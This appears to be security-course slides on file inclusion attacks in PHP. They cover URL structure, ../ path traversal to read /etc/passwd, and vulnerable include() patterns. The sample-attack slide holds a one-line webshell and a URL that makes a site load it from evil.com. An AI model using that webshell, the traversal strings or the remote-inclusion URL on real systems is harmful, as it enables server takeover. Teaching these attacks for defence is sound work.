

# Introduction to File Inclusion Attack

# What is File Inclusion Attack ?

- A type of attack where a **web application is tricked into loading certain file** for display or processing.
- This attack is **easy to implement** and yet **very deadly**
- Successful attack could lead to total system takeover

# What caused it?

- User manipulate certain parameter in web application request with
  - Web URL to vulnerable script
  - Local file URL containing injected script

# Web URL

- Web Url has the form of

**http://[username:password@]<host>[:port]/[path]  
[?get-query-string]**

Valid URLs:

- <http://www.google.com/>
- <http://www.google.com:80/>
- <http://root:pass@www.google.com/>
- <http://www.google.com/robots.txt>
- <http://www.google.com/robots.txt?id=34>
- <http://123:456@www.google.com/robots.txt?id=15>

# URL & their meaning

- **`http://abc.com/`**
  - Connect to abc.com (at port 80 -- default) & request for default file
- **`http://abc.com:80/`**
  - Connect to abc.com at port 80 (similar to above) & request for default file
- **`http://abc.com:8080/`**
  - Connect to abc.com at port 8080 & request for default file

# URL & their meaning (cont.)

- **`http://root:pass@abc.com/`**
  - Connect to abc.com with the username *root* and password *pass* & request for default file
- **`http://abc.com/robots.txt`**
  - Connect to abc.com & request for the file robots.txt
- **`http://abc.com/robots.txt?id=12`**
  - Connect to abc.com & request for the file robots.txt with Get parameter id=12

# File path

- There are two types of file path
  - **Absolute path**
    - File path that begins with root or drive letter
    - Example:  
    /usr/local/www/data  
    C:\inetpub\wwwroot
  - **Relative path**
    - File path that doesn't begin with root or drive letter
    - Example:  
    images/upload  
    System32\drivers\etc

# Absolute vs Relative

- Let say that a program is currently running in **`/var/www`**
  - Requesting for an absolute path **`/etc/password`** will result in a request for **`/etc/passwd`**
  - Requesting for a relative path **`etc/password`** will result in a request for **`/var/www/etc/passwd`**



# Dot and dot dot

- In both windows and linux, there exists two special directory . and ..
  - Dot ( . ) means current directory
  - Dot dot ( .. ) means parent directory

# Dots in windows & linux

```
C:\Windows\system32\cmd.exe

C:\Windows>dir
Volume in drive C is ACER
Volume Serial Number is 42B7-F350

Directory of C:\Windows


05/05/2011  11:08 PM    <DIR>          .
05/05/2011  11:08 PM    <DIR>          ..
11/26/2010  12:21 PM             33 0
11/26/2010  01:06 PM    <DIR>          addins
07/14/2009  11:20 AM    <DIR>          AppCompat
05/03/2011  11:08 AM    <DIR>          AppPatch
11/20/2010  09:24 PM             71,168 bfcsv.exe
07/14/2009  01:32 PM    <DIR>          Boot
07/14/2009  01:32 PM    <DIR>          Branding
10/20/2009  10:49 PM             333,088 Capsule.dll
03/13/2011  12:32 PM             327,981 CapsuleDll.log
03/13/2011  12:34 PM             11,453 ChangeLang_Done
01/21/2011  11:24 AM              12 CSUP.txt
11/26/2010  01:07 PM    <DIR>          Cursors
05/03/2011  10:49 AM    <DIR>          debug
03/13/2011  01:02 PM    <DIR>          DeployWinRE2
07/14/2009  01:32 PM    <DIR>          diagnostics
07/14/2009  01:37 PM    <DIR>          DigitalLocker
03/13/2011  12:50 PM             199 DirectX.log
```

```
root@bt: / - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:/# dir -al
total 92
drwxr-xr-x  21 root root  4096 May  7  08:07 .
drwxr-xr-x  21 root root  4096 May  7  08:07 ..
drwxr-xr-x   2 root root  4096 Dec 16  2009 bin
drwxr-xr-x   4 root root  4096 Nov 22  01:05 boot
lrwxrwxrwx   1 root root      11 Nov 21  16:48 cdrom -> media/c
drom
drwxr-xr-x  15 root root 14280 May  7  05:12 dev
drwxr-xr-x 153 root root 12288 May 10  01:04 etc
drwxr-xr-x   2 root root  4096 Jun 16  2009 home
lrwxrwxrwx   1 root root      24 Nov 21  16:55 initrd.img -> bo
ot/initrd.img-2.6.35.8
drwxr-xr-x  17 root root  4096 Nov 21  22:14 lib
drwx-----   2 root root 16384 Nov 21  16:48 lost+found
drwxr-xr-x   4 root root  4096 May 10  2009 media
```


# Dot vs dot dot

- Changing to . (dot) doesn't move you anywhere

A terminal window titled 'root@bt: /usr/share/apps - Shell -'. The window has a menu bar with 'Session', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The terminal shows the command 'cd .' being executed, and the prompt remains 'root@bt: /usr/share/apps#', indicating the current directory has not changed.

```
root@bt: /usr/share/apps - Shell -
Session Edit View Bookmarks Settings Help
root@bt: /usr/share/apps# cd .
root@bt: /usr/share/apps#
```


- Changing to .. (dot dot) moves you to parent directory

A terminal window titled 'root@bt: /usr/share - Shell -'. The window has a menu bar with 'Session', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The terminal shows the command 'cd ..' being executed, and the prompt changes to 'root@bt: /usr/share#', indicating the current directory has moved to the parent directory.

```
root@bt: /usr/share - Shell -
Session Edit View Bookmarks Settings Help
root@bt: /usr/share/apps# cd ..
root@bt: /usr/share#
```

# Multiple dots vs multiple dot dots


- Multiple dots



A terminal window titled "root@bt: /usr/share/apps/kdesktop/unused - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal shows the command `cd ../../..` being executed, changing the directory from `/usr/share/apps/kdesktop/unused` to `/usr`.

```
root@bt: /usr/share/apps/kdesktop/unused# cd ../../..
root@bt: /usr/share/apps/kdesktop/unused#
```


- Multiple dot dots



A terminal window titled "root@bt: /usr - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal shows the command `cd ../../../../..` being executed, changing the directory from `/usr/share/apps/kdesktop/unused` to `/usr`.

```
root@bt: /usr/share/apps/kdesktop/unused# cd ../../../../..
root@bt: /usr#
```


# Dot dot slash in action



A terminal window titled "root@bt: /var/www - Shell - Konsole". The menu bar includes "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal output shows the command `head -n2 /etc/passwd` being executed, resulting in two lines of output: `root:x:0:0:root:/root:/bin/bash` and `daemon:x:1:1:daemon:/usr/sbin:/bin/sh`. The prompt `root@bt:/var/www#` is followed by a cursor.

```
root@bt: /var/www - Shell - Konsole
Session Edit View Bookmarks Settings Help


root@bt:/var/www# head -n2 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
root@bt:/var/www#
```



A terminal window titled "root@bt: /var/www - Shell - Konsole". The menu bar includes "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal output shows the command `head -n2 ../../../../../../../../../../etc/passwd` being executed, resulting in the same two lines of output as the first window: `root:x:0:0:root:/root:/bin/bash` and `daemon:x:1:1:daemon:/usr/sbin:/bin/sh`. The prompt `root@bt:/var/www#` is followed by a cursor.

```
root@bt: /var/www - Shell - Konsole
Session Edit View Bookmarks Settings Help


root@bt:/var/www# head -n2 ../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
root@bt:/var/www#
```



File Inclusion Attack


# Table of content

- How file inclusion works
- Finding file inclusion vuln
- Exploiting file inclusion vuln
- Automatic exploitation using **fimap**



# Now we'll learn...

- **How file inclusion works**
- Finding file inclusion vuln
- Exploiting file inclusion vuln
- Automatic exploitation using `fimap`





# File inclusion in web applications

- Sometimes web application developers develop their application using separate modules coded in multiple files
- When needed, these modules would simply be included
- In PHP this is done by using **`include()`** , **`include_once()`** , **`require()`** or **`require_once()`**

# Sample URL pattern

- Sample URL patterns that might use include():  
http://website.com/?page=login.php  
http://website.com/?page=register.php  
http://website.com/?page=main.php
- The site most probably be coded like this

```
//some html code for header
<?php
$page = $_GET['page'];
include($page);
?>
//some html code for footer
```

# include()


- Include() and other similar function has the ability to include any file to be as part as the script that is currently executing
- Depending on the server configuration, include() can access not just local file path, but also web URLs

# Sample attack

- What if an attacker prepares a webshell script `<?php system($_GET[c]); ?>` and host it at ***http://evil.com/script.txt***
- All the attacker needs to do now is to invoke the web application with this URL:  
***http://website.com/?page=http://evil.com/script.txt  
&c=ls***

# Now we'll learn...

- How file inclusion works
- **Finding file inclusion vuln**
- Exploiting file inclusion vuln
- Automatic exploitation using `fimap`



# Different forms of File Inclusions

- Before we go and hunt for File Inclusion vuln, it is important that we understand possible circumstances that could create File Inclusion vuln.
- File Inclusion can actually has many forms

# Possible forms of File Inclusion vuln

1. Obvious filename with extension on URL
  - E.g `http://abc.com/?page=register.php`
2. Non-obvious filename (no extension)
  - E.g `http://abc.com/?task=register`
3. Language options
  - E.g. `http://abc.com/?lang=en`
4. File Inclusion through injected variable
  - E.g. `http://abc.com/page_options.php?$role=admin`

# Obvious filename with extension

- This may happen if a web app is coded as follows:

```
//some html code for header
<?php
$page = $_GET['page'];
include($page);
?>
//some html code for footer
```

- Parameter **page** has no validation and are vulnerable to File Inclusion attack



# Non-obvious filename (no extension)

- This may happen if a web app is coded as follows:

```
//some html code for header
<?php
$task = $_GET['task'];
include($task.'_account.php');
?>
//some html code for footer
```

- Parameter **task** here **usually represents common tasks** e.g. register, login, view, edit, etc
- An extension is added to included file

# Language options

- This may happen if a web app is coded as follows:

```
//some html code for header
<?php
$lang = $_GET['lang'];
include('locale/' . $lang . '.php');
?>
//some html code for footer
```

- Parameter **lang** represent the currently selected language
- Included file is prefixed with a directory location

# File Inclusion through injected variable

- This may happen if a web app is coded as follows:

index.php

```
//some html code for header
<?php
//database query for user account
$role = $row['role']
include('page_options.php');
?>
//some html code for footer
```

page\_options.php

```
<?php
include('page/' . $role . '.php');
?>
```

# File Inclusion through injected variable (cont.)

- `page_options.php` is vulnerable but it seems that the parameter `$role` is not visible through GET or POST
- We can exploit this on PHP if the REGISTER GLOBAL options in `php.ini` is enabled
- We can exploit this by invoking `page_options.php` directly, injecting `$role` as a GET parameter


# File Inclusion through injected variable (cont.)

- This type of hard to spot since we never see `page_options.php` in the URL
- This type of vuln can only be detected through whitebox examination
- Attack on this type of vuln is usually common in open source web applications

